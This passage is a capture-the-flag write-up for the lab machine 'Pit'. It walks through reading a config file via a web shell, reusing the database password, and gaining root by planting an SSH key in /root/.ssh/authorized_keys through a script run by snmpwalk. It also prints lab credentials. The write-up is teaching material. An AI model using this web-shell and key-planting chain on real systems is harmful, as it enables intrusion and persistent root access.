view-source:http://dms-pit.htb/seeddms51x/data/1048576/31/1.php?cmd=cat+/var/www/html/seeddms51x/conf/settings.xml
```
```
    -->
    <database dbDriver="mysql" dbHostname="localhost" dbDatabase="seeddms" dbUser="seeddms" dbPass="ied^ieY6xoquu" doNotCheckVersion="false">
    </database>
    <!-- smtpServer: SMTP Server hostname
       - smtpPort: SMTP Server port
       - smtpSendFrom: Send from
```

MYSQL DB is not accessible to other IPs as it is bound to localhost only. Let's try these this password with admin/root/michelle user on "cockpit web console". I tried these creds to access SSH, but unfortunately SSH is configured to allow only Public-Private keys not password.



```
[michelle@pit ~]$ id
uid=1000(michelle) gid=1000(michelle) groups=1000(michelle) context=user_u:user_r:user_t:s0
[michelle@pit ~]$
```

We got terminal access via web console. Read our user flag.

```
[michelle@pit ~]$ id
uid=1000(michelle) gid=1000(michelle) groups=1000(michelle) context=user_u:user_r:user_t:s0

[michelle@pit ~]$ cat user.txt
fsgufgsf--SNIP--gcuschskc
```

I ran through LinPeas on the machine in search for any paths to escalate privileges, but couldn’t find any.

Privilege Escalation

If we remember SNMP dump we found that there’s a binary file is being run on the machine.

```
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/
bin/monitor
```

Let’s check this file out.

```
[michelle@pit ~]$ file /usr/bin/monitor
/usr/bin/monitor: Bourne-Again shell script, ASCII text executable

[michelle@pit ~]$ ls -la /usr/bin/monitor
-rwxr--r--. 1 root root 88 Apr 18  2020 /usr/bin/monitor
```

It’s an ASCII file and we have permission to read it.

```
[michelle@pit ~]$ cat /usr/bin/monitor
#!/bin/bash

for script in /usr/local/monitoring/check*sh
do
    /bin/bash $script
done
```

It’s a script being run from another location. Let’s check that out.

```
[michelle@pit ~]$ ls -la /usr/local/monitoring/
ls: cannot open directory '/usr/local/monitoring/': Permission denied
```

We cannot list content of this directory, let’s check what permission we have for this directory

```
[michelle@pit ~]$ ls -la /usr/local/
total 0
drwxr-xr-x. 13 root root 149 Nov  3  2020 .
drwxr-xr-x. 12 root root 144 May 10 05:06 ..
drwxr-xr-x.  2 root root   6 Nov  3  2020 bin
drwxr-xr-x.  2 root root   6 Nov  3  2020 etc
drwxr-xr-x.  2 root root   6 Nov  3  2020 games
drwxr-xr-x.  2 root root   6 Nov  3  2020 include
drwxr-xr-x.  2 root root   6 Nov  3  2020 lib
drwxr-xr-x.  3 root root  17 May 10 05:06 lib64
drwxr-xr-x.  2 root root   6 Nov  3  2020 libexec
drwxrwx---+  2 root root 122 May 17 13:40 monitoring
drwxr-xr-x.  2 root root   6 Nov  3  2020 sbin
drwxr-xr-x.  5 root root  49 Nov  3  2020 share
drwxr-xr-x.  2 root root   6 Nov  3  2020 src
```

We have read/write/execute permission for this directory and also + is there, it simply means ACLs are implemented on this directory. In simple terms extended permissions. let's check the extended permissions.

```
[michelle@pit ~]$ getfacl /usr/local/monitoring/
getfacl: Removing leading '/' from absolute path names
# file: usr/local/monitoring/
# owner: root
# group: root
user::rwx
user:michelle:-wx
group::rwx
mask::rwx
other::---
```

As you can see, owner is root, other users have full permission but 'Michelle' user has only write and execute permission. Let's try to create a file and find out.

```
[michelle@pit ~]$ echo "test" > /usr/local/monitoring/demo.txt
[michelle@pit ~]$ cat /usr/local/monitoring/demo.txt
test
```

It worked, we can dump shell file inside this directory and call it via SNMPwalk. First we need to create a shell file with our SSH public keys, upon execution it should copy keys to root's SSH directory.

```
[michelle@pit ~]$ cat check.sh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIJQA032MXvVljcAzJd/
abBC0Rnp1ZQQvMPwAYo5Jcxol1MV5BhddPTBAYP+KgXIKnikzgnmpN4OK2exDhLyBXrPGKYMznZu6W2cZ869As8droW
Z8GVtYV704Fnou8KMNSH6oN2Rf6jL0FABD7K0FD6iH1nf799qJdpAPR+rEXQx/1bpG1CEmkVW45X6avxU9VbiruNHU/
QxAt7LQGDGHHGBf8MKpTFq/p6Z1uTKdSGb9Lgf63A6tzXpiQArR1rLemGlD2loob6+vk7wgvn2hbqlcNXP0dLCdnCY/
dQZNLul6hxesMREQ5DDMJjc10vQg3VkYvf9SsOurzf0YhMYj/kirfQ/
D1chaUloQfb3gxX27XKEZxDDN3WsxbZsoLIEiB8C3LJaFXFl038AbPI2RdbiVUNddJLjd/
zeoNAlAnj0B4HeSUOPchZXimCR37yPPbPTnCcbBvXrxaU5aZSLe8r9FC2qBk4Qoi9R/
SpeDbpx68YyeSUCEedJ92hpqf4xs= kali@kali" > /root/.ssh/authorized_keys
```

Now we need to copy this file to monitoring directory.

```
[michelle@pit ~]$ cp check.sh /usr/local/monitoring/
```

Make sure you can read the file after copying it to monitoring directory.


```
michelle@pit ~]$ cat /usr/local/monitoring/check.sh
echo "ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQDIJQA032MXvVljcAzJd/
abBC0Rnp1ZQQvMPwAYo5Jcxol1MV5BhddPTBAYP+KgXIKnikzgnmpN4OK2exDhLyBXrPGKYMznZu6W2cZ869As8droW
Z8GVtYV704Fnou8KMNSH6oN2Rf6jL0FABD7K0FD6iH1nf799qJdpAPR+rEXQx/1bpG1CEmkVW45X6avxU9VbiruNHU/
QxAt7LQGDGHHGBf8MKpTFq/p6Z1uTKdSGb9Lgf63A6tzXpiQArR1rLemGlD2loob6+vk7wgvn2hbqlcNXP0dLCdnCY/
dQZNLul6hxesMREQ5DDMJjc10vQg3VkYvf9SsOurzf0YhMYj/kirfQ/
D1chaUloQfb3gxX27XKEZxDDN3WsxbZsoLIEiB8C3LJaFXFl038AbPI2RdbiVUNddJLjd/
zeoNAlAnj0B4HeSUOPchZXimCR37yPPbPTnCcbBvXrxaU5aZSLe8r9FC2qBk4Qoi9R/
SpeDbpx68YyeSUCEedJ92hpqf4xs= kali@kali" > /root/.ssh/authorized_keys
```

Note: Root is running a clean-up script, the contents of monitoring directory gets removed after 5 minutes.

After copying our shell file, now we need to run SNMPwalk application from Kali Linux to execute it remotely.

```
$\> snmpwalk -v 1 -c public pit.htb 1.3.6.1.4.1.8072.1.3.2.2.1.2
```

Note: ‘1.3.6.1.4.1.8072.1.3.2’ is called as OID (Object Identifiers). It is an address used to uniquely identify managed devices and their statuses in a network.



We can easily match the number for the following numbers 1.3.6.1.4.1 with above SNMP MIB (management information base) tree structure. The following number 8072 is device/application manufacturer (netSnmp) and remaining numbers 1.3.2.2.1.2 are part of netExtensions. Below is the complete description of OID.

OID repository - 1.3.6.1.4.1.8072.1.3.2.2.1.2 = {iso(1) identified-organization(3) dod(6) internet(1) private(4) enterprise(1) 8072 netSnmpObjects(1) nsExtensions(3) nsExtendObjects(2) nsExtendConfigTable(2) nsExtendConfigEntry(1) nsExtendCommand(2)}

```
{iso(1) identified-organization(3) dod(6) internet(1) private(4) enterprise(1) 8072
netSnmpObjects(1) nsExtensions(3) nsExtendObjects(2) nsExtendConfigTable(2)
nsExtendConfigEntry(1) nsExtendCommand(2)}
```

What is the SNMP OID? How do you use it?

If you are asking how did we find this OID to use, then we have to look back our SNMP dump.

```
.1.3.6.1.4.1.8072.1.3.2.2.1.2.10.109.111.110.105.116.111.114.105.110.103 = STRING: /usr/
bin/monitor
```

As you can see the OID value is given for a string and that string is monitor script. When we run SNMPwalk from Kali Linux, on target root runs on behalf to execute those script.

Upon SNMPwalk on OID value, we can SSH into machine and read our root flag.

```
$\> ssh root@pit.htb
Web console: https://pit.htb:9090/

Last login: Mon May 17 14:21:20 2021 from 10.10.14.12
[root@pit ~]# id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-
s0:c0.c1023
[root@pit ~]# cat root.txt
jkhsjkhskj——SNIP—–hasiuhasiuch
```

We got root access.

Cleanup Script

```
[root@pit ~]# cat cleanup.sh
#!/bin/bash

# Remove attached files (keep "Upgrade Note")
for d in `/usr/bin/find /var/www/html/seeddms51x/data/1048576/ -mindepth 1 -type d -mmin +5
-not -name 21`
do
  rm -rf $d
  id=${d##*/}
  /usr/bin/mysql -u root -p'ek)aizee^FaiModa~ce]z6c' seeddms <<DELETE_QUERY
DELETE FROM tblDocumentContent where id = $id;
DELETE FROM tblDocuments where id = $id;
DELETE_QUERY
done

# Restore monitoring scripts
/usr/bin/rm -rf /usr/local/monitoring/*
/usr/bin/cp /root/monitoring/* /usr/local/monitoring
/usr/bin/chmod 700 /usr/local/monitoring/*

# Clean /tmp directory
/usr/bin/rm -rf /tmp/*

# Restart php-fpm
/usr/bin/systemctl restart php-fpm.service

# Clean authorized_keys
> /root/.ssh/authorized_keys
```